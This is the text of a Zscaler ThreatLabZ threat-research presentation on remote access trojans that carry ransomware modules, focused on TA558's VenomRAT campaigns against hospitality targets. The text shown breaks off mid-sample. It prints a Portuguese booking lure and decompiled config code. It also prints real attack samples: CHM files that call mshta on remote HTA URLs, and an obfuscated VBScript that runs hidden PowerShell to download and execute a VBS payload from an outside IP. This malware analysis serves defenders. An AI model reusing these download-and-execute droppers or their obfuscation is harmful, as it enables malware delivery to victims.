RAT as a Ransomware - An Hybrid Approach

Nirmal Singh (Ph.D), Avinash Kumar, Niraj Shivtarkar
nsingh@zscaler.com avinash.kumar@zscaler.com nshivtarkar@zscaler.com
ThreatLabZ

Agenda

1. Malware Hybrid Approach


2. RAT Threat Landscape and Threat Groups

3. RAT as Ransomware – Case Study 1 - VenomRAT
   - Campaign Analysis & Targeted Industry verticals
   - Infection Chain – Clusters and it's variations
   - Ransomware Module
   - Connection with Magnus Ransomware
   - Leaked Builders

4. RAT as Ransomware – Case Study 2 - Anarchy Panel RAT v4.4
   - Intro
   - Leaked Builder
   - Ransomware Module
   - MBR Infector


5. Conclusion

Malware Hybrid Approach



Threat Landscape - Remote Access Trojans

Top 10 RATs in ZScaler Cloud




Threat Groups Leveraging Top RATs

Threat Group	Malware	Target Industries
TA558	NjRat, RemcosRAT, AsyncRAT	Hospitality & Travel Sector
APT33	RemcosRAT	Energy, Aviation and various other sectors
APT-C-36	NjRAT, AsyncRAT, LimeRAT	Colombian government institutions & financial, petroleum industries
TA2541	AsyncRAT	Aviation & Transportation
Patchwork	QuasarRAT	Diplomatic and Government agencies
Mustang Panda	NjRAT	Foreign governments & NGOs
Gamaredon APT	BitRAT	Ukrainian Government Agencies
Confucius APT	WarzoneRAT	Military & government agencies in Pakistan & China
Kimsuky	QuasarRAT	South Korean Government Agencies
APT18, IronTiger	Gh0stRAT	Technology, Manufacturing & Government

About Threat Actor - TA558

- A financially motivated threat actor active since 2018.
- **Targeted Industry Verticals:**
  - Travel
  - Hotel
  - Hospitality
- **Targeted Region:** Latin America
- **Languages used in Lures:**
  - Portuguese
  - Spanish



```
<html>
<title> PuTTY Help </title>
<head>
</head>
<body>



<figure>
  <img src="http://pedrosvadeira.com.br/t.png" al
  <figcaption>Informações da Figura</figcaption>
</figure>
```

GRUPO FLYTOUR®
Serviços de Viagens

RESERVA FLYTOUR AMERICAN EXPRESS

Pinheiro Machado

CNPJ: 00.691.172/0001-59

Relação de Hospedes Agentes de viagens.

Amauri Oliveira Porto
Mateus Oliveira Brito
Vagner Santos Conceição
Arlete Moreira Nunes
Priscila Alcantara Mendes
Josemar Borges


Tipo de quarto: Seis Quartos Casal com ar-condicionado e frigobar "Água e refrigerante somente". O hospede que pedir qualquer alimento para consumo deverá ser cobrado diretamente dele. A água e refrigerante também deverá ser cobrado diretamente do hospede.

Nos envie a tarifa para Agente de viagens se possível.

Reservation - FlyTour Booking
Grupo FlyTour - Tourism company in Brazil


Venom RAT Campaign By TA558

- Observed Multiple TA558 campaigns delivering the RAT with Ransomware module "VenomRAT"
- Campaigns began around October 2022 and still active in 2023
- Created two clusters based on the varying TTPs (Tactics, Techniques and Procedures) seen in the infection chain delivering VenomRAT over time



VenomRAT

- Been In-the-Wild since 2020
- Sold as Malware-as-a-Service (MaaS) by Venom Control Software
- Carries out transactions through the Sellix.io platform
- Updates are provided on the Telegram Channel
- Various Features & Modules:
  - HVNC, Stealer, Miner, Ransomware, AV Evasion,
  - Hidden browsers, Keylogger etc.



VENOM SOFTWARE

REMOTE ADMINISTRATION TOOL

A quality remote administration tool was the top request we had from our users, and that's how Venom Software was born. There's no easier way to exploit in any environment, and take advantage of remote file managemen command access.

[redacted] Owner

Hello, A new version has just been released successfully. v6.0.1

Video: https://vimeo.com/[redacted]

[Added Stub Configuration [Any CPU, x86bit, x64bit.]

[Added Advanced Online - Offline Keylogger
Set in target application.]

[Added timer for Online - Offline Keylogger
target application.]

[Added Automatically Download Logs
For Online - Offline Keylogger]


Please PM me with your ORDER ID for the new Update.

[redacted]

Vimeo
Venom RAT + HCNV [Advanced Online Offline Keylogger].mp4
✅ All Chrome based browsers = Passwords/ History/ Autofill/ bookmarks/ cookies ✅ All Firefox based browsers = Passwords/ History/ bookmarks/ cookies ✅ Edge browser... 04:27 AM

VenomRAT


- Variant of QuasarRAT - Modified Code
- Configuration decryption routine is similar to the QuasarRAT
- In TA558 campaigns we saw two versions of VenomRAT been leveraged by TA's:
  - VenomRAT v2.7.0.0
  - VenomRAT v2.8.0.1
  - Both versions have Ransomware Module



```
namespace VenomC.Config
{
    // Token: 0x02000030 RID: 48
    public static class Settings
    {
        // Token: 0x060000F5 RID: 245 RVA: 0x000074B8 File Offset: 0x000056B8
        public static bool Initialize()
        {
            if (string.IsNullOrEmpty(Settings.VERSION))
            {
                return false;
            }
            AES.SetDefaultKey(Settings.ENCRYPTIONKEY);
            Settings.TAG = AES.Decrypt(Settings.TAG);
            Settings.VERSION = AES.Decrypt(Settings.VERSION);
            Settings.HOSTS = AES.Decrypt(Settings.HOSTS);
            Settings.SUBDIRECTORY = AES.Decrypt(Settings.SUBDIRECTORY);
            Settings.INSTALLNAME = AES.Decrypt(Settings.INSTALLNAME);
            Settings.MUTEX = AES.Decrypt(Settings.MUTEX);
            Settings.STARTUPKEY = AES.Decrypt(Settings.STARTUPKEY);
            Settings.LOGDIRECTORYNAME = AES.Decrypt(Settings.LOGDIRECTORYNAME);
            Settings.FixDirectory();
            return true;
        }
```


VenomRAT Config Decryption Routine

QuasarRAT Config Decryption




```
public static bool Initialize()
{
    if (string.IsNullOrEmpty(VERSION)) return false;
    var aes = new Aes256(ENCRYPTIONKEY);
    TAG = aes.Decrypt(TAG);
    VERSION = aes.Decrypt(VERSION);
    HOSTS = aes.Decrypt(HOSTS);
    SUBDIRECTORY = aes.Decrypt(SUBDIRECTORY);
    INSTALLNAME = aes.Decrypt(INSTALLNAME);
    MUTEX = aes.Decrypt(MUTEX);
    STARTUPKEY = aes.Decrypt(STARTUPKEY);
```

Infection Chain - Cluster 1



- CHM file bundled inside a RAR archive downloaded from Google Drive.

Malicious CHM




```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",cmd,/c cmd /c mshta http://pedrosvadeira.com.br/1.hta">
<PARAM name="Item2" value="273,1,1">
</OBJECT>


<SCRIPT>
shortcut.Click();
</SCRIPT>
</body>
</html>
```

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",cmd,/c cmd /c mshta http://20.151.163.33/apg.hta">
<PARAM name="Item2" value="273,1,1">
</OBJECT>


<SCRIPT>
shortcut.Click();
</SCRIPT>
</body>
```

- CHM File downloads and executes a HTA File using a trusted Windows utility “MSHTA.exe”


Infection Chain - Cluster 1



- HTA downloads and executes obfuscated VBScript from the Remote URL using a PowerShell script.

HTA

Remote HTA




```
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12

    sep=nFKPbQ("Wb emS crip ti ng.SW bemLo ca tor")
    Set Locator = CreateObject(sep)
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation


    separado=nFKPbQ("Win 32_ Pro cessS tart up")
    Set objStartup = Service.Get(separado)
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    gshjgjshsjhsusyuiweiwuwiuwiuiww = "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''http://20.151.163.33/site/att.txt'',$env:APPDATA+''\\''+''ne.vbs'')'|D;
start-process($env:APPDATA+'\\'+'ne.vbs')"


    Error = Process.Create(gshjgjshsjhsusyuiweiwuwiuwiuiww, null, objConfig, intProcessID)

    window.close()
end sub
```

```
gshjgjshsjhsusyuiweiwuwiuwiuiww = "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+' *W-O*)'+
